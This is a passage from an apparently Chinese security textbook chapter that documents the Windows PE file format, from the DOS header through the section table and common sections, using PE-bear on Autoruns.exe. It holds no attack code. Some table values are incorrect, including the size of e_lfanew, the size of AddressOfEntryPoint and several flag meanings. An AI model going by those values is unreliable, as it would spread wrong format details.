第 3 章

剖析 Windows PE 文件

可移植执行(Portable Executable,PE)文件是 Windows 操作系统采用的一种文件格式,用于定义可执行文件的结构,常见 PE 文件包括. exe、. dll 和. sys 等扩展名对应的文件。当用户运行 PE 文件时,Windows 加载器会读取 PE 文件的头信息来分配内存空间,将文件内容加载至内存,并跳转至程序入口点以开始执行。简单来讲,PE 文件是 Windows 系统中程序运行的基石,定义了程序如何被加载和执行。接下来,本书将详细阐述 PE 文件的组成结构和在 PE 文件中存储 shellcode 代码的相关内容。

3.1 PE 文件组成结构

PE 文件分为 32 位和 64 位两种类型,主要区别在于它们支持的硬件架构和操作系统不同,从而导致文件结构存在差异,尤其是在内存地址和指针处理方面。此外,32 位 PE 文件也被称为 PE32,而 64 位 PE 文件通常被称为 PE32+。尽管 PE32 和 PE32+的文件结构有所不同,但它们的整体设计一致,仅在部分字段上存在差异。接下来,本书在未明确 PE32 或 PE32+的前提下,将阐述 PE32 和 PE32+文件相同的组成结构。

PE 文件采用分块结构的设计思想,分块结构是 Windows 操作系统中可执行文件格式的核心特点。这种设计将文件划分为多个逻辑块,包括 DOS 头、DOS 存根、PE 头、节表、节。此外,这些逻辑块也会继续分块,例如,PE 头包括 PE 签名、文件头、可选头,如图 3-1 所示。



图 3-1 PE 文件的分块结构

这种设计使 PE 文件能够在 Windows 系统中高效运行，同时满足开发、调试和安全等多方面的需求。接下来，将详细介绍 PE 文件的各个组成部分及其含义。

3.1.1 DOS 头

DOS 头(DOS Header)是 PE 文件的前 64 字节(0x40 字节)，它的设计初衷是为了向后兼容 MS-DOS 系统，因此在 PE 文件开头位置保留了一个 DOS 可执行文件的头部结构。该结构由多个字段组成，每个字段都有特定的含义，如表 3-1 所示。

表 3-1 DOS 头中的字段及其含义

字 段	大小/字节	含 义
e_magic	2	DOS 可执行文件的签名，用于标识这是一个有效的 DOS 文件头，固定值为 0x5A4D。如果这个值不是 0x5A4D，则 Windows 加载器会认为该文件格式无效
e_cblp	2	最后一页的字节数。DOS 系统将文件分页加载，每页 512 字节。如果文件大小不是 512 的倍数，则最后一页会有剩余字节。在 PE 文件中，这个字段通常被忽略
e_cp	2	文件中的页面数，每个页面包含 512 字节，用于 DOS 系统中计算文件大小。在 PE 文件中无实际作用，仅为兼容性保留
e_crlc	2	重定位表中的条目数。在 DOS 系统中，重定位表用于调整程序加载地址，而在 PE 文件中，重定位由 PE 结构中的.reloc 节处理，这个字段通常为 0
e_cparhdr	2	DOS 头的大小，以段为单位(1 段为 16 字节)。如果该字段值为 4，则表示 DOS 头占用 64 字节
e_minalloc	2	程序运行所需的最小额外段数(1 段为 16 字节)。在 DOS 系统中，用于指定程序的最小内存需求，而在 PE 文件中无实际作用
e_maxalloc	2	程序运行所需的最大额外段数(1 段为 16 字节)。在 DOS 系统中，该值通常为 0xFFFF，表示程序希望分配尽可能多的内存，而在 PE 文件中无实际作用
e_ss	2	初始栈段寄存器(SS)的值。在 DOS 系统中，用于定位栈的内存段，而在 PE 文件中，栈是由 PE 头中可选头的 SizeOfStackReserve 字段进行定义的，因此 e_ss 字段无实际作用
e_sp	2	初始栈指针寄存器(SP)的值。在 DOS 系统中，它存储着指向栈顶的偏移量，而在 PE 文件中无实际作用
e_csum	2	文件的校验和。在 DOS 系统中用于验证文件完整性，而在 PE 文件中无实际作用
e_ip	2	初始指令指针寄存器(IP)的值。在 DOS 系统中指向程序入口点的偏移量，而在 PE 文件中，入口点由 PE 头的 AddressOfEntryPoint 定义，因此 e_ip 字段无实际作用
e_cs	2	初始代码段寄存器(CS)的值。在 DOS 系统中，用于定位代码所在的内存段，而在 PE 文件中无实际作用

续表

字　段	大小/字节	含　义
e_lfarlc	2	重定位表的偏移量。在 DOS 系统中，用于定位重定位表。如果 e_crlc 字段为 0，即无重定位条目，则该字段无实际作用，而在 PE 文件中，该字段没有任何作用
e_ovno	2	覆盖号(Overlay Number)。在 DOS 系统中支持覆盖技术，即分块加载程序，而在 PE 文件中无实际作用
e_res	8	保留字段，供未来扩展使用，通常设为 0
e_oemid	2	OEM 标识符，指定特定硬件或 OEM 相关信息，而在 PE 文件中无实际作用
e_oeminfo	2	OEM 信息，与 e_oemid 配套使用，而在 PE 文件中无实际作用
e_res2	20	保留字段，供未来扩展使用，通常设为 0
e_lfanew	2	PE 头的偏移量。这是 DOS 头中最关键的字段，Windows 加载器读取这个值后，直接跳转到 PE 头

需要注意的是，原始设备制造商(Original Equipment Manufacturer，OEM)是指生产计算机硬件或设备的厂商，例如 Lenovo、HP、Dell 等。某些 OEM 厂商可能配备特定的硬件接口，程序可以通过 e_oemid 字段来判断其是否适配该硬件。然而，在现代 Windows 系统中，PE 文件的加载和执行不再依赖该字段，因此其值通常被设为 0。

如果用户通过肉眼根据字段的字节数来分析 PE 文件，则这项任务无疑颇具挑战性。为此，笔者通常会借助 PE-bear 工具来打开 PE 文件并分析其结构。

当然，用户还可以利用 PE-bear 来查看某个 PE 文件的 DOS 头信息，例如，在 PE-bear 中打开 Autoruns.exe 可执行文件，并单击 DOS Hdr 按钮，便能打开包含 DOS 头信息的标签页面板，如图 3-2 所示。



图 3-2　查看 Autoruns.exe 可执行文件的 DOS 头信息

在 PE-bear 工具的 DOS Hdr 标签页面板中，DOS 头结构的详细信息清晰可见，用户可

以轻松地识别并分析相关内容。当然，用户也可以使用 PE-bear 工具打开其他任意 PE 文件进行分析。

尽管 DOS 头中包含了多个字段，但用户真正需要重点掌握的是 e_magic 和 e_lfanew 这两个关键字段，其中，e_magic 的值通常为 5A4D，对应的 ASCII 码为 MZ，标识着可执行文件的起始位置，而 e_lfanew 字段则指明了跳转至 PE 头的偏移量，帮助加载器能够准确地定位到 PE 头的位置。

细心的读者可能会注意到，在 DOS 头中，e_magic 占据 PE 文件的前两字节，其值为 4D5A。然而，Windows 采用小端序存储，实际存储顺序与实际值相反，因此 e_magic 的真实值为 5A4D。

3.1.2　DOS 存根

DOS 存根位于 DOS 头和 PE 头之间，起着填充和衔接的作用。在标准的 PE 文件中，DOS 存根通常是一段简单的汇编代码，代码如下：

```
0E          push cs
1F          pop ds
BA 0E 00    mov dx, 0Eh          ; 指向字符串的偏移量
B4 09       mov ah, 09h          ; DOS 中断功能:显示字符串
CD 21       int 21h              ; 调用 DOS 中断
B8 01 4C    mov ax, 4C01h        ; 退出程序,错误码 1
CD 21       int 21h
```

这段代码的主要作用是程序在 DOS 环境运行时输出提示信息并退出程序。此外，代码后会附带相关的提示字符串，通常为 This program cannot be run in DOS mode，表明该程序无法在 DOS 环境下运行。当然，用户可以通过 PE-bear 工具查看 DOS 存根的具体内容，如图 3-3 所示。



图 3-3　查看 Autoruns.exe 可执行文件的 DOS 存根

细心的读者可能会注意到，DOS 存根对应的 ASCII 值中存在乱码。这是因为 ASCII 的有效范围为 0～127，超出此范围的字符无法被正确解析和显示，从而导致乱码。

DOS存根是PE文件格式从MS-DOS向现代Windows过渡的产物，主要为确保兼容性和结构完整性而设计。尽管其功能在当今已不再关键，但作为历史遗留的组成部分，仍被保留在PE文件中。

3.1.3 PE头

在PE文件中，PE头是文件结构的核心部分，位于DOS存根之后，紧接着的是节表和节。它定义了文件的基本属性、加载信息和执行要求，是Windows加载器解析和运行PE文件的关键。由于PE格式最初为Windows NT设计，因此PE头也被称为NT头（NT Header），但更正式的名称是PE头。

PE头是从DOS头的e_lfanew字段指定的偏移量开始的，它由PE签名、文件头、可选头三部分组成，其中，PE签名用于确认文件是有效的PE文件，占用4字节，其值为50 45 00 00，对应的ASCII码值为PE\0\0。Windows加载器读取DOS头的e_lfanew字段后会自动跳转到PE签名位置，检查签名是否为PE\0\0。如果签名不匹配，则加载器会认为文件格式无效，拒绝加载，从而导致无法执行PE文件。当然，用户可以通过PE-bear工具查看文件对应的PE签名信息，例如，查看Autoruns.exe可执行文件的PE签名，如图3-4所示。



图3-4 使用PE-bear查看Autoruns.exe文件对应的PE签名

接下来，紧跟PE签名后的20字节是文件头的数据部分。文件头由多个字段组成，定义了文件的基本属性。当然，不同字段具有不同的含义，如表3-2所示。

表3-2 文件头的字段及其含义

字　段	大小/字节	含　义
Machine	2	用于指定文件的目标CPU架构，加载器将根据这个字段判断文件是否能在当前系统上运行。常见值包括0x014C表示的x86（32位）、0x8664表示的x64（64位），以及0x01C0表示的ARM
NumberOfSections	2	用于指定文件中节的数量，对应节表中的条目数，加载器会根据此值读取节表

续表

字　　段	大小/字节	含　　义
TimeDateStamp	4	用于记录文件的创建或编译时间，该时间通常采用 UNIX 时间戳格式进行表示，它常用于版本控制或调试，也可能被恶意软件修改以隐藏真实创建时间
PointerToSymbolTable	4	用于存储调试符号表的偏移，通常为 0
NumberOfSymbols	4	用于存储调试符号表的数量，通常为 0
SizeOfOptionalHeader	2	指定可选头的大小，加载器会根据该值确定可选头的长度，从而定位节表。在 PE32 文件中，可选头的大小通常为 0xE0(224 字节)，而在 PE32＋文件中，该值通常为 0xF0(240 字节)。这是因为 PE32＋需要额外的字段来支持 64 位地址空间
Characteristics	2	用于描述文件的属性，是一组标志位。常见值包括 0x0002 表示可执行文件，0x2000 表示 DLL 文件，0x0200 表示系统文件，即驱动程序

需要注意的是，在现代 PE 文件中，调试信息通常存储在单独的 PDB 文件中，因此字段 PointerToSymbolTable 和 NumberOfSymbols 的值通常为 0。

此外，用户也可以使用 PE-bear 工具来打开 PE 文件，以查看其文件头相应的组成结构，例如，查看 Autoruns.exe 可执行文件的文件头，如图 3-5 所示。



图 3-5　使用 PE-bear 查看 Autoruns.exe 文件对应的文件头

细心的读者可能会注意到，文件头中的 Characteristics 字段值为 0x0102。这表明该 PE 文件是一个可执行文件，并且重定位信息已移除。换言之，该文件在编译时假定程序将被加载到固定基址(如 0x00400000)，而无须动态重定位加载基址。字段值 0x0102 可以分解为 0x0002 和 0x0100，其中，0x0002 表示文件可被加载器识别为程序入口，而 0x0100 表示没有重定位表(.reloc 节)。如果加载地址冲突，则可能会导致运行失败。这种设置常见于 EXE 文件，因其通常独占默认基址，因而无须动态调整。相比之下，DLL 文件通常保留重定位信息以适应不同加载地址。虽然移除重定位信息可减小文件体积，但是它会降低地址分配的灵活性。

此外，加载器会根据文件头中的 SizeOfOptionalHeader 字段指定的字节数来解析可选头。可选头由多个字段组成，用于描述文件的运行环境、内存布局和资源信息。这些字段可以根据功能的不同进行分类。接下来，本书将按类别依次介绍可选头中的各个字段及其含义。

可选头包括与版本相关的字段。这些字段标识了文件类型和版本信息，例如，Magic、MajorLinkerVersion、MinorLinkerVersion 等，它们都具有不同的大小和含义，如表 3-3 所示。

表 3-3　可选头中与版本信息相关的字段及其含义

字　　段	大小/字节	含　　义
Magic	2	用于标识 PE 文件格式，加载器用它区分 32 位或 64 位格式。在 PE32 文件中，该字段的值为 0x10B，而 PE32＋文件中，该字段的值为 0x20B
MajorLinkerVersion	1	用于标识链接器的主版本号
MinorLinkerVersion	1	用于标识链接器的次版本号
MajorOperatingSystemVersion	2	用于标识目标操作系统的主版本号
MinorOperatingSystemVersion	2	用于标识目标操作系统的次版本号
MajorImageVersion	2	用于标识自定义的主版本号
MinorImageVersion	2	用于标识自定义的次版本号。通常组合使用 MajorImageVersion 和 MinorImageVersion 两个字段来标识文件的自定义版本号，它们由开发者设置，用于版本管理
MajorSubsystemVersion	2	用于标识子系统的主版本号
MinorSubsystemVersion	2	用于标识子系统的次版本号。通常组合使用 MajorSubsystemVersion 和 MinorSubsystemVersion 两个字段来标识应用程序所依赖的最低子系统版本

需要注意的是，在 PE 文件中，子系统指的是应用程序运行所依赖的环境或模式。不同的子系统支持不同类型的应用程序。常见的子系统包括 Windows GUI 子系统和 Windows 控制台子系统，其中，Windows GUI 子系统用于图形用户界面（Graphical User Interface，GUI）应用程序，该子系统会提供显示图形界面的功能和与用户交互的支持，而 Windows 控制台子系统用于命令行界面的应用程序，该子系统支持标准输入、输出和命令行界面的显示。

此外，可选头中具有与程序入口和基址相关的字段。这些字段定义了程序的执行起点和内存位置，例如 AddressOfEntryPoint、BaseOfCode、BaseOfData 等，它们占用不同的存储空间，以及具有不同的含义，如表 3-4 所示。

表 3-4　可选头中与程序入口和基址相关的字段及其含义

字　　段	大　　小	含　　义
AddressOfEntryPoint	4 字节（PE32）或 8 字节（PE32＋）	用于标识程序入口点的相对虚拟地址，指向程序启动代码（如 main 函数），加载器从此处开始执行

续表

字 段	大 小	含 义
BaseOfCode	4 字节	用于标识代码节(如.text)的起始相对虚拟地址,标识代码区域起点。该字段仅存在于 PE32 文件中,而 PE32+文件使用节表进行定义
BaseOfData	4 字节	用于标识数据节(如.data)的起始相对虚拟地址,标识数据区域起点。该字段仅存在于 PE32 文件中,而 PE32+文件使用节表进行定义
ImageBase	4 字节(PE32)或 8 字节(PE32+)	用于标识文件加载到内存的首选基址,加载器会尝试以该地址来映射文件,例如 EXE 默认基址为 0x00400000,而 DLL 默认基址为 0x10000000

在 PE 文件中,磁盘上的数据和代码布局与加载到内存时的布局并不完全一致。由于程序加载时的基地址可能变化,直接使用绝对地址无法适应这种动态性,因此通过相对虚拟地址(Relative Virtual Address,RVA),可以解决基地址变化问题,使程序在内存中的定位更加灵活。RVA 是指一个相对于程序加载到内存时基地址的偏移量,通过 RVA 与基地址能够计算并准确定位相应的功能代码,例如,PE 文件的基地址为 0x00400000,其中某个函数的 RVA 是 0x1000,则该函数的实际内存地址为 0x00401000。

再者,可选头中还存在与内存布局相关的字段,包括 SizeOfCode、SizeOfInitializedData、SizeOfUninitializedData 等。这些字段都具有不同的含义,如表 3-5 所示。

表 3-5 可选头中与内存布局相关的字段及其含义

字 段	大小/字节	含 义
SizeOfCode	4	用于标识代码节(如.text)的总大小
SizeOfInitializedData	4	用于标识初始化数据节(如.data)的总大小
SizeOfUninitializedData	4	用于标识未初始化数据节(如.bss)的总大小
SizeOfImage	4	用于标识 PE 文件加载到内存时的总大小(包括头部和所有节)。加载器根据此字段分配虚拟内存空间,其值需为 SectionAlignment 字段值的整数倍,以确保正确对齐
SizeOfHeaders	4	用于标识文件头(包括 DOS 头、PE 头和节表等)的总大小,其值需为 FileAlignment 字段值的整数倍,以确保正确对齐
SectionAlignment	4	用于标识内存中节的对齐粒度,确保节在内存中的地址边界对齐。通常,该字段的值为 4 千字节
FileAlignment	4	用于标识文件中节的对齐粒度,定义节在文件中的存储边界。通常,该字段的值为 512 字节

另外,可选头具有指定运行需求的字段,包括 Subsystem、DllCharacteristics、CheckSum 等。这些字段都具有不同的含义,如表 3-6 所示。

表 3-6 可选头中与运行需求相关的字段及其含义

字　段	大小/字节	含　义
Subsystem	2	用于指定程序运行的子系统环境，常见值包括 2 和 3，其中 2 表示 Windows 图形用户界面程序；3 表示控制台程序
DllCharacteristics	2	用于定义 DLL 的特性，增强安全性或指定加载行为。常见值包括 0x0040 表示高熵 ASLR 支持，0x0100 表示 ASLR 动态基址，0x0400 表示 DEP 数据执行保护
CheckSum	4	用于标识文件的校验和，从而验证文件的完整性
Win32VersionValue	4	保留字段，通常为 0

注意：地址空间布局随机化（Address Space Layout Randomization，ASLR）和数据执行保护（Data Execution Prevention，DEP）是现代操作系统中用于增强安全性的两种重要机制，常用于防止恶意代码利用漏洞攻击程序，其中，ASLR 通过随机化程序加载时关键内存区域的基地址，从而无法预知目标代码或数据的内存地址，难以构造可靠的漏洞利用代码，而 DEP 通过硬件和软件协作，防止数据内存区域被执行为代码，从而防御利用漏洞注入恶意代码的攻击。

此外，可选头也提供了分配内存的相关字段，它们用于控制内存空间中的栈和堆，包括 SizeOfStackReserve、SizeOfStackCommit、SizeOfHeapReserve 等。这些字段都具有不同的含义，如表 3-7 所示。

表 3-7 可选头中与分配内存相关的字段及其含义

字　段	大　小	含　义
SizeOfStackReserve	4 字节（PE32）或 8 字节（PE32＋）	用于标识线程栈的预留大小，即定义栈的最大虚拟内存
SizeOfStackCommit	4 字节（PE32）或 8 字节（PE32＋）	用于标识栈的初始提交大小，即指定启动时实际分配的栈内存
SizeOfHeapReserve	4 字节（PE32）或 8 字节（PE32＋）	用于标识堆的预留大小，即定义堆的最大虚拟内存
SizeOfHeapCommit	4 字节（PE32）或 8 字节（PE32＋）	用于标识堆的初始提交大小，即指定启动时实际分配的堆内存

栈和堆的内存分配分为预留和提交两种状态。这种设计的优势在于：通过预留大块虚拟地址空间，无须立即占用物理内存，从而避免资源浪费，提升系统内存利用效率。此外，开发人员还可以通过编译器选项灵活调整预留和提交的内存大小，以满足不同程序的特定需求。

在可选头中提供了数据管理相关的字段，包括 LoaderFlags、NumberOfRvaAndSizes、DataDirectory。这些字段都具有不同的含义，如表 3-8 所示。

表 3-8 可选头中与数据管理相关的字段及其含义

字 段	大 小	含 义
LoaderFlags	4 字节	保留字段,通常为 0
NumberOfRvaAndSizes	4 字节	用于标识数据目录的条目数,通常为 16,指定后续数据目录数组的大小
DataDirectory	包含 16 个条目的数据目录,每个条目为 8 字节	用于标识特定资源表的 RVA 和大小

需要注意的是,数据目录中的条目包含资源的类型、名称和数据位置。这些位置通常以 RVA 形式进行存储。加载器将通过 RVA 加上模块的基地址计算出资源在内存中的实际虚拟地址,并根据资源数据的大小来读取资源内容。

当然,数据目录中的不同条目分别存储着不同资源的相应信息,包括导入表、导出表,以及资源表等,如表 3-9 所示。

表 3-9 数据目录中的不同条目及其含义

条目索引	条 目 名 称	含 义
0	导出地址表(Export Address Table,EAT)	存储 DLL 文件中导出函数的地址、名称和序号。当程序导入该 DLL 中的导出函数时,加载器会读取和解析导出表,并将其填充到程序的导入地址表中
1	导入表(Import Table)	存储程序依赖的外部 DLL 及其导入的函数。加载器通过遍历导入表来加载每个 DLL 文件,并解析每个导入函数的地址,更新导入地址表,使程序可以调用外部函数
2	资源表(Resource Table)	存储程序的资源(如图标、位图、字符串、对话框等)。加载器会通过资源表中的 RVA 来定位资源数据,并将其加载到内存,而程序可以通过 LoadResource 函数来访问资源
3	异常表(Exception Table)	存储异常处理信息,确保程序在发生异常时能正确处理
4	证书表(Security Table)	存储文件的数字签名或证书。加载器会验证数字签名以确保文件可信。如果签名无效,则可能拒绝加载或警告用户
5	重定位表(Base Relocation Table)	存储重定位信息,解决动态加载时基地址变化导致的地址引用问题。如果模块未加载到其首选基地址,则加载器会根据重定位表调整代码和数据的地址引用
6	调试信息表(Debug Data Table)	存储调试相关信息,例如符号文件的路径或嵌入的调试数据
7	体系结构数据表(Architecture Data Table)	存储某些特定处理器架构的数据,现为保留字段,通常设置为 0
8	全局指针表(Global Ptr Table)	存储全局指针寄存器的值。在某些架构(如 RISC-V 或 MIPS)中,链接器在可执行文件中存储全局指针寄存器的初始值,加载器或程序启动代码使用该值初始化全局指针寄存器(gp),但在 x86/x64 架构上,通常不使用全局指针寄存器,而是通过其他寻址方式(如 GOT 或 RIP 相对寻址)访问全局数据

续表

条目索引	条目名称	含义
9	TLS 表（Thread Local Storage）	存储每个线程的私有数据，包含 TLS 数据的地址、回调函数等
10	加载配置表（Load Config Table）	存储加载配置信息，例如 SafeSEH、控制流保护（CFG）等安全特性，从而增强程序安全性
11	绑定导入表（Bound Import Table）	存储预绑定的导入地址，减少加载时解析导入地址的开销，从而优化 DLL 加载速度。如果绑定有效，则直接使用绑定地址，否则回退到导入表解析
12	导入地址表（Import Address Table，IAT）	存储被导入函数的实际入口地址，加载时由操作系统加载器填充。在加载 DLL 文件后，加载器会解析导入表，定位函数地址并将其填充到 IAT 中
13	延迟导入表（Delay Import）	存储延迟加载的 DLL 和函数信息，类似于导入表，但支持延迟解析，仅在函数首次调用时加载 DLL，以优化启动时间
14	CLR 描述符（CLR Header）	存储.NET 程序的元数据和运行时信息。加载器检测到 CLR Header 后会将控制权交给 CLR，由 CLR 加载和执行托管代码
15	保留（Reserved）	未定义，保留供未来使用，通常为 0

通常，加载器会根据 PE 文件数据目录中的 RVA 和大小来定位不同表的内存地址，以执行初始化工作。此外，用户也可以使用 PE-bear 工具来打开 PE 文件，以查看其可选头相应的组成结构，例如，查看 Autoruns.exe 可执行文件的可选头，如图 3-6 所示。



图 3-6　使用 PE-bear 工具查看 Autoruns.exe 文件的可选头

需要注意的是，PE 文件中的 DOS 头、DOS 存根、PE 签名、文件头和可选头用于存储文件的配置信息，而实际的代码和数据则存储在节中，并通过节表定义其属性和位置。接下

来，本书将详细介绍节表和节的相关内容。

3.1.4 节表

节表是PE文件中存储节元数据的区域，每个节对应一个节表项(Section Header)。节表项定义了文件的逻辑结构，描述各节的名称、大小、位置、属性等信息。每个节表项固定占用40字节，划分为多个字段，各字段的含义不同，如表3-10所示。

表3-10 节表中的字段及其含义

字 段	大小/字节	含 义
Name	8	用于标识的节名称(如.text、.data、.rsrc)
VirtualSize	4	用于标识节在内存中的大小
VirtualAddress	4	用于标识节在内存中的相对虚拟地址
SizeOfRawData	4	用于标识节在磁盘文件中对齐后的大小
PointerToRawData	4	用于标识节在磁盘文件中的偏移量
PointerToRelocations	4	用于标识重定位表的偏移量
PointerToLinenumbers	4	用于标识行号表的偏移量，通常为0
NumberOfRelocations	2	用于标识重定位项数量，通常为0
NumberOfLinenumbers	2	用于标识行号表项数量，通常为0
Characteristics	4	用于标识节的属性，定义节的权限和用途(如可读、可写、可执行)

需要注意的是，Characteristics字段是PE文件节表项中的位标志，用于定义节的权限和特性，其常见标志及其含义如表3-11所示。

表3-11 常见标志及其含义

标 志	含 义
IMAGE_SCN_CNT_CODE (0x20)	用于标识节中包含可执行代码
IMAGE_SCN_CNT_INITIALIZED_DATA(0x40)	用于标识节中包含已初始化数据
IMAGE_SCN_CNT_UNINITIALIZED_DATA (0x80)	用于标识节中包含未初始化数据
IMAGE_SCN_MEM_EXECUTE (0x20000000)	用于标识节具有可执行权限
IMAGE_SCN_MEM_READ (0x40000000)	用于标识节具有可读权限
IMAGE_SCN_MEM_WRITE (0x80000000)	用于标识节具有可写权限

此外，用户也可以直接使用PE-bear工具来打开PE文件，以查看其节表的组成，例如，查看Autoruns.exe可执行文件的节表，如图3-7所示。

通过解析节表，用户可以了解PE文件中代码、数据和资源等部分的组织方式，以及它们在磁盘与内存中的映射关系。节表虽不存储实际数据，但可用于定位存储数据的节。接下来，本书将详细介绍节的相关内容。

3.1.5 节

节是PE文件中存储实际内容的单元，通常包含代码、数据、资源等。不同节具有特定

图 3-7　使用 PE-bear 工具查看 Autoruns.exe 的节表

用途，常见节及其典型用途如表 3-12 所示。

表 3-12　常见节及其典型用途

节　　名	用　　途
.text	用于存储可执行代码，具有可读和可执行属性
.data	用于存储已初始化的全局变量和静态变量，具有可读和可写属性
.bss	用于存储未初始化的全局变量和静态变量
.rdata	用于存储只读数据，例如字符串常量或导入表
.idata	用于存储导入表，描述依赖的 DLL 和函数
.edata	用于存储导出表，描述导出的函数或符号
.rsrc	用于存储资源数据，如图标、菜单、对话框等
.reloc	用于存储重定位表

PE 文件通过节实现内容的模块化管理，将代码、数据、资源等不同类型的内容分门别类存储在独立的节中，例如.text 节用于存放可执行代码，.data 节用于存储初始化数据，.rsrc 节包含图标、菜单等资源。这种结构不仅使文件内容组织更加清晰，便于操作系统和加载器高效解析与处理，还能优化内存的使用。

每个节可以根据其用途设置特定的内存属性（如只读、可写、可执行），确保程序运行时的安全性和效率。此外，节的对齐机制（通常按 4KB 对齐）减少了存储和加载时的碎片化，提升了加载速度。节的模块化设计还支持按需加载，加载器可优先加载程序启动所需的核心节，延迟加载次要内容，从而节省内存并加快启动时间。更重要的是，节结构赋予 PE 文件强大的扩展性，允许通过添加新节支持调试信息、数字签名等高级功能，同时保持与现有系统的兼容性。

